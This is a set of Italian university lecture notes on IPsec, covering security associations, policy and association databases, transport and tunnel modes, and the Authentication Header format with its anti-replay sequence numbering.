Esempio: Se con IPsec vogliamo avere una comunicazione monodirezionale tra mittente e destinatario con protocollo AH ed ESP avrò bisogno di due SA. ( Dunque, in caso di comunicazione bidirezionale un totale di quattro SA)

## SECURITY ASSOCIATIONS (SA)

- Una SA è una relazione monodirezionale fra un mittente ed un destinatario
  - Due SA necessarie per uno scambio bidirezionale
- Una SA è utilizzata per AH o per ESP, ma mai per entrambi
- Prima dell'invio dei dati, una connessione virtuale viene stabilita fra due end-point IPSec
  - Stato della connessione ad ogni end-point, come in TCP
  - La connessione è denominata security association (SA)

**IP è connectionless; IPsec è connection-oriented!**

6

IPsec è anche statefull e gestisce informazioni di stato, questo è derivante proprio dalla SA.

Per ogni datagramma IPv4 o IPv6 la SA che deve gestirla è univocamente identificata da tre parametri:

- **Security Parameters Index (SPI)** è una stringa di bit assegnata alla specifica SA con validità logica soltanto dal lato del peer che **sta instaurando** quella SA. Ha quindi un significato esclusivamente locale. È contenuto nell'intestazione AH o ESP per consentire al destinatario la selezione dell'SA appropriata. Serve come puntatore all'interno di una struttura dati di informazioni sulle SA che sto gestendo.
- **Indirizzo IP destinazione:** specifica la destinazione finale della SA (Host terminale ma anche firewall o router) ed è contenuta nell'IP Header
- **identificatore del protocollo di sicurezza:** indica se la SA è di tipo AH o ESP


Vediamo un attimo un esempio di alto livello, è una tabella rappresentante il database delle policy di sicurezza. Nella prima riga ho che se il mio nodo gestisce un pacchetto UDP, che ha questo indirizzo sorgente 1.2.3.101 e porta sorgente 500 e che ha come porta destinazione la 500 e qualsiasi altro indirizzo (\*) l'azione è **bypass (non assoggettare) IPsec**. La regola è fatta così perché la porta 500 è quella per il protocollo Internet Key Exchange (protocollo per l'associazione di sicurezza e non può essere fatto con IPsec perché mi serve per crearlo).

Protocol	Local IP	Port	Remote IP	Port	Action	Comment
UDP	1.2.3.101	500	*	500	BYPASS	IKE
ICMP	1.2.3.101	*	*	*	BYPASS	Error messages
*	1.2.3.101	*	1.2.3.0/24	*	PROTECT: ESP intransport-mode	Encrypt intranet traffic
TCP	1.2.3.101	*	1.2.4.10	80	PROTECT: ESP intransport-mode	Encrypt to server
TCP	1.2.3.101	*	1.2.4.10	443	BYPASS	TLS: avoid double encryption
*	1.2.3.101	*	1.2.4.0/24	*	DISCARD	Others in DMZ
*	1.2.3.101	*	*	*	BYPASS	Internet


La terza riga mi dice, in remote IP, di andare in qualsiasi altro indirizzo della mia sottorete e voglio proteggere il traffico con ESP.

Vediamo ora il trattamento di un pacchetto che deve uscire dal mio nodo A per arrivare a B.

1. Prendo il pacchetto IP e vado a vedere il security policy database; quindi, vedo l'header IP o quello trasporto e lo confronto con la tabella. **Questo per capire se usare o meno IPSec**
2. A seconda della regola vedrò come trattare il pacchetto e poi dal SPD Policy passo al Security Association Database con un mapping **non necessariamente 1 a 1**, poiché potrei avere che deve essere trattato sia con AH che con ESP.
3. IPSec processing faccio quello che ho da fare dopo aver visto il risultato del SA, dove ho tutte le informazioni sulle elaborazioni IP.




Visto in maniera più formale, dall'alto verso il basso:




In IPSec se all'interno del SPD non c'è la regola che matcha con il pacchetto, lo butteremo. Se devo proteggere il pacchetto (con ESP) la prima cosa che mi chiedo è **se esiste una security association a questo pacchetto, che potrebbe non esistere perché è il primo che matcha questa regola e quindi credo una security on demand.**

Vediamo un altro esempio, in questo caso un INBOUND PACKET (ora ci troviamo dall'altro lato dello scenario, qui è B che riceve e come si comporta):

1. Il pacchetto arriva e se è IPSec ci devo trovare security parameter index (SPI)
2. Accedo all'SA Database (come se fosse il contrario di quanto visto precedentemente) saprò quindi come trattare il pacchetto, attraverso il meccanismo di unprocessing, in base al protocollo.
3. Nel SPD controllo se il pacchetto è stato opportunamente messo in sicurezza e se lo è consegno il pacchetto ad IP.



Vediamo nuovamente la maniera formale, solo che il flusso dobbiamo seguirlo dal basso verso l'alto



Nel caso avessi un pacchetto IPSec, e quindi ci trovo l'header o gli header aggiuntivi associati ad una SA, con un SPI dentro e lo uso per accedere al SAD. Se non trovo la entry nel SAD **non mi vado a creare una entry con IKE, e lo butto**.

Il SPD deve essere **omnicomprensivo**, eventualmente usando "\*" non mi deve lasciare dubbi.

## Parametri di una SA

In ogni implementazione IPSec esiste un **Security Association Database**, il quale definisce i parametri associati ad ogni SA.

Ad esempio, nei suoi parametri si sceglie il protocollo IPSec da adottare (AH, ESP), i particolari algoritmi di autenticazione (Algoritmo di HMAC), gli algoritmi di cifratura (DES, RC5 etc ). Il **parametro più importante è il Security Parameter Index (SPI)**

Dopo tutto quello mostrato prima vogliamo adesso sapere **come crittografare o de crittografare il pacchetto**. Abbiamo che il meccanismo di gestione della chiave è affiancato a meccanismi di autenticazione e privacy tramite l'uso del **Security Parameters Index**

Il sequence number è presente per evitare il replay e c'è anche il concetto di finestra di anti-replay che serve per evitare finestre temporali di attacco. Cosa succede quando arrivo al numero massimo del contatore, ovvero in overflow? Nella security association ci deve essere scritto cosa fare in caso overflow

Per i pazzoidi i parametri che possono essere associati ad un SA sono:

### PARAMETRI DI UNA SA

- **Security Association Database (SAD):**
  - Base dati nominale che definisce i parametri relativi a ciascuna SA
    - La funzionalità deve essere disponibile
    - L'implementazione può variare
- **Informazioni chiave:**
  - “sequence number counter”
    - Valore a 32 bit contenente un sequence number per l'intestazione AH o ESP (obbligatorio)
    - “sequence counter overflow flag”
      - Indica se un overflow del campo Sequence Number Counter deve generare un evento di audit ed impedire ulteriori trasmissioni sulla SA (obbligatorio)
    - “anti-replay window”
      - Utilizzato per determinare se un pacchetto AH o ESP in ingresso è un replay

Vi sono poi ulteriori informazioni, se la SA è di tipo:

# PARAMETRI DI UNA SA


- AH information
  - Algoritmo di autenticazione, chiavi, durata delle chiavi, ecc. (obbligatorio per AH)
- ESP information
  - Algoritmo di crittografia ed autenticazione, chiavi, valori di inizializzazione, durata delle chiavi, ecc. (obbligatorio per ESP)
- lifetime
  - Intervallo di tempo o conteggio in byte oltre il quale la SA deve essere sostituita da una nuova SA con un nuovo SPI o chiusa
  - Include l'indicazione dell'azione da eseguire
- IPSec protocol mode
  - Modalità tunnel o trasporto
  - Consente l'utilizzo di wildcard
- path MTU
  - MTU sul percorso

I valori di inizializzazione possono essere utili perché in alcune implementazioni vi è un IV.


## Modalità di funzionamento

Vediamo ora più nel dettaglio le due modalità di funzionamento di AH ed ESP:

- **Transport**
- **Tunnel**, prendo un pacchetto IPSec e lo incapsulo in uno IP.



## 1. Modalità Transport



L'obiettivo della modalità trasporto è di fornire protezione a ciò che i protocolli dei livelli superiori passano al livello rete (In figura è TCP+ DATI= Payload IP) .

All'estrema destra il pacchetto di livello più alto, questo pacchetto verrebbe inviato normalmente tramite IP.

- Se prendiamo ESP abbiamo che utilizza un header aggiuntivo atto ad analizzare i dati del payload, i **dati non sono in chiaro**. Se voglio usare ESP per l'autenticazione posso farlo, ma solo ed esclusivamente sul payload del pacchetto originario.
- Se usassi AH avrei che tutto il pacchetto è coperto, ma anche i campi che posso usare nell'autenticazione.

Si chiama modalità transport perché usiamo una funzionalità che aggiungiamo ad un pacchetto IP normale e viene gestita come se fosse un protocollo nuovo.


Tale modalità viene generalmente utilizzata per la comunicazione tra due Host in cui viene implementato IPsec.



## 2. Modalità tunnel

L'obiettivo della modalità tunnel è di fornire protezione all'intero pacchetto IP. A tal fine il pacchetto IP (Header IP + Payload) viene incapsulato come il Payload di un nuovo pacchetto IP con AH e nuova Header IP. Prendo il pacchetto IP originario, header + payload, e gli applico IPsec questo vuol dire che se uso ESP critto non solo il payload ma anche l'header. Il problema è il trasporto del pacchetto fatto in questa


maniera poiché, devo incapsularlo in un IP normale usando un header IP esterno, questo è un concetto simile al IPv6.



Vediamo un esempio di ogni modalità, iniziamo con la **transport** che è tipicamente usato in end-to-end quindi entrambi i nodi devono supportare ed essere in grado di supportare IPsec.




La modalità tunnel invece è associata ad un altro scenario, ovvero faccio un tunnel tra i router che **solo** sono inconsapevoli della presenza di IPsec. Il router finale a destra, se non fosse l'ultimo di uscita, potrebbe lo stesso inoltrare un pacchetto in internet senza IPsec? Si in base alla VPN che realizza la intranet.




Ricordiamo che diamo per scontato che in questa rete ci sia fiducia, sia da A che B e rendiamo sicura la comunicazione con il tunnel.

Supponiamo che un Host A (su una certa rete locale) generi un pacchetto IP che vuole inviare ad un Host (su un'altra rete locale.)



1. Il pacchetto viene instradato dall'Host A verso l'end-router (confini della rete dell'Host A). Se il pacchetto richiede IPSec allora esso viene incapsulato in un pacchetto IP "esterno". (Nella sua intestazione l'indirizzo IP sorgente è quello del END-Router della Rete A mentre l'indirizzo IP destinazione è quello del END-Router della Rete).
2. Si trasmette il pacchetto sulla rete, e i router intermedi sul percorso si occupano di esaminare la sola intestazione IP esterna.
3. Quando il pacchetto raggiunge l'end-router di B, l'intestazione IP esterna viene eliminata e tramite l'intestazione IP interna si recapita il pacchetto all'Host B.

Vi è la possibilità di usare la modalità tunnel non solo in configurazione host IPSec unaware, con i due router che si occupano di gestire IPSec, ma faccio in modo che un end system abbia IPSec e che si colleghi ad un router.



È possibile unire le due modalità insieme? Si mi basta fare doppia encryption, il primo si occupa di gestire gli end system e l'altro la comunicazione tra router.

## RIASSUMENDO...

	Modalità transport	Modalità tunnel
AH	Autentica il payload IP e determinate parti dell'intestazione IP e delle estensioni in IPv6	Autentica l'intero pacchetto IP interno più determinate parti dell'intestazione IP esterna e delle intestazioni di estensione IPv6 esterne
ESP	Esegue la crittografia del payload IP e di ogni intestazione di estensione IPv6 che segue l'intestazione ESP	Esegue la crittografia del pacchetto IP interno
ESP con autenticazione	Esegue la crittografia del payload IP e di ogni intestazione di estensione IPv6 che segue l'intestazione ESP. Autentica il payload IP ma non l'intestazione IP	Esegue la crittografia del pacchetto IP interno. Autentica il pacchetto IP interno


Riassumendo abbiamo che AH ci fornisce solo l'autenticazione ma lo fa non solo sul payload ma su tutti gli header costanti, ESP può lavorare sia in modalità crittografica occupandosi di crittare il payload del pacchetto originario; sia in modalità autenticazione. ESP si occupa di lavorare alla “destra” dell’header.

### Autentication Header (AH) Struttura del pacchetto IP Esterno

L’Authentication Header permette di:

- Risolvere il problema di autenticazione, ovvero l’integrità e l’autenticazione dei pacchetti IP.
- Prevenire Replay Attack
- Supporto per autenticazione dei pacchetti IP tramite l’autenticazione dell’utente o dell’applicazione e prevenzione di IP spoofing

In particolare, il pacchetto IP che utilizza AH avrà nell’ IP Header il campo Protocol=51.




Nel campo **protocollo di IP** non trovo più TSP o UDP ma ci troverò il protocollo AH. Vedendo il formato completo, nell’immagine successiva, abbiamo:

- **Next Header** (8 bit) serve per sapere chi viene dopo AH Header (se si tratta di TCP, UDP, ICMP, ecc.).
- **Payload length** (8 bit) mi dice quant’è lungo il payload di AH e quindi la parte di autenticazione,
- **Reserved** (16 bit) riservati per uso futuro
- **Security Parameters Index SPI** (32 bit) mi serve per l’associazione di sicurezza relativa all’header di autenticazione del pacchetto;
- **Sequence number** (32 bit) è un contatore incrementale monotono;
- **Authentication data** è variabile ma sempre un multiplo di word di 32 bit e contiene o il Integrity Check Value o il Message Authentication Code, in base all’algoritmo scelto.

## FORMATO DELL'INTESTAZIONE IN AH

- Next header (8 bit)
  - Tipo di intestazione che segue questa intestazione (TCP, UDP, ICMP, ...)




## LEZIONE 15 16/11/21

Oggi cercheremo di completare la parte di IPSec relativa ai protocolli di autenticazione ed encryption, affronteremo poi il protocollo IKE per la negoziazione delle chiavi.

Ci eravamo lasciati sul formato dell'intestazione di un pacchetto in AH, perché l'authentication header lo inseriamo come un nuovo protocollo. Abbiamo innanzitutto **l'header successivo, che potrebbe essere l'header di livello trasporto al quale abbiamo aggiunto l'autenticazione**; c'è poi la **lunghezza del payload** che ci informa (in multipli di long word) quant'è lungo il payload dell'header di autenticazione comprensivo dei dati di autenticazione; 16 bit riservati e non usati.

## FORMATO DELL'INTESTAZIONE IN AH

- Next header (8 bit)
  - Tipo di intestazione che segue questa intestazione (TCP, UDP, ICMP, ...)



I dati di autenticazione dipendono dall'algoritmo scelto, esiste una lunga lista di algoritmi supportati all'interno dei documenti di IPSec.

Ma veniamo ai **numeri di sequenza** e alla gestione di trasmissione associata ad IPSec, un attacco di **replay** consiste nell'inviare dei pacchetti che hanno già attraversato la rete ed è per questo che IPSec ha aggiunto il numero di sequenza.

## Attacco Replay

In un Replay Attack, l'attaccante ottiene una copia di un pacchetto autenticato e lo trasmette più e più volte alla destinazione prevista, ciò può compromettere il corretto funzionamento della rete. La contromisura dell'Authentication Header, a questo tipo di attacchi, si basa sull'utilizzo del campo Sequence Number

Il Numero Di Sequenza è fondamentale perché ci garantisce, a livello 3, di poter gestire la sequenza dei dati **poiché IP non la gestisce**. Per fare questo mi metto nei panni di un mittente che inizializza, appena crea una Security Association, un contatore crescente monotono che viene incrementato ad ogni pacchetto. Quello che deve fare è controllare, una volta raggiunto l'estremo superiore della finestra di trasmissione, in che modo funziona l'AS; la strategia tipica è rinfrescarla quindi si chiude la vecchia SA e se ne apre una nuova.

### PACCHETTO IN USCITA – LATO MITTENTE

- Alla creazione di una nuova SA il mittente inizializza un contatore a 0
- Ad ogni pacchetto inviato in una SA il mittente incrementa il contatore ed inserisce il valore nel campo Sequence Number
  - Il primo valore è pari ad 1
- La difesa da attacchi replay è attiva di default
  - Il mittente non deve consentire che i numeri di sequenza ricomincino ciclicamente dopo  $(2^{32} - 1)$  incrementi...
  - ...al raggiungimento di questo valore, la SA viene chiusa e ne viene aperta una nuova


Lato destinazione **bisogna aggiungere lo stato**

### PACCHETTO IN INGRESSO – LATO DESTINATARIO

- IP è connectionless, inaffidabile, best effort
  - La consegna dei pacchetti non è garantita
  - La consegna in ordine dei pacchetti non è garantita
- Il ricevitore implementa una finestra di dimensione  $W = 64$  (tipicamente)
- Pacchetto con numero sequenziale compreso fra "N-W+1" ed "N" ricevuto correttamente
  - Posizione corrispondente nella finestra contrassegnata

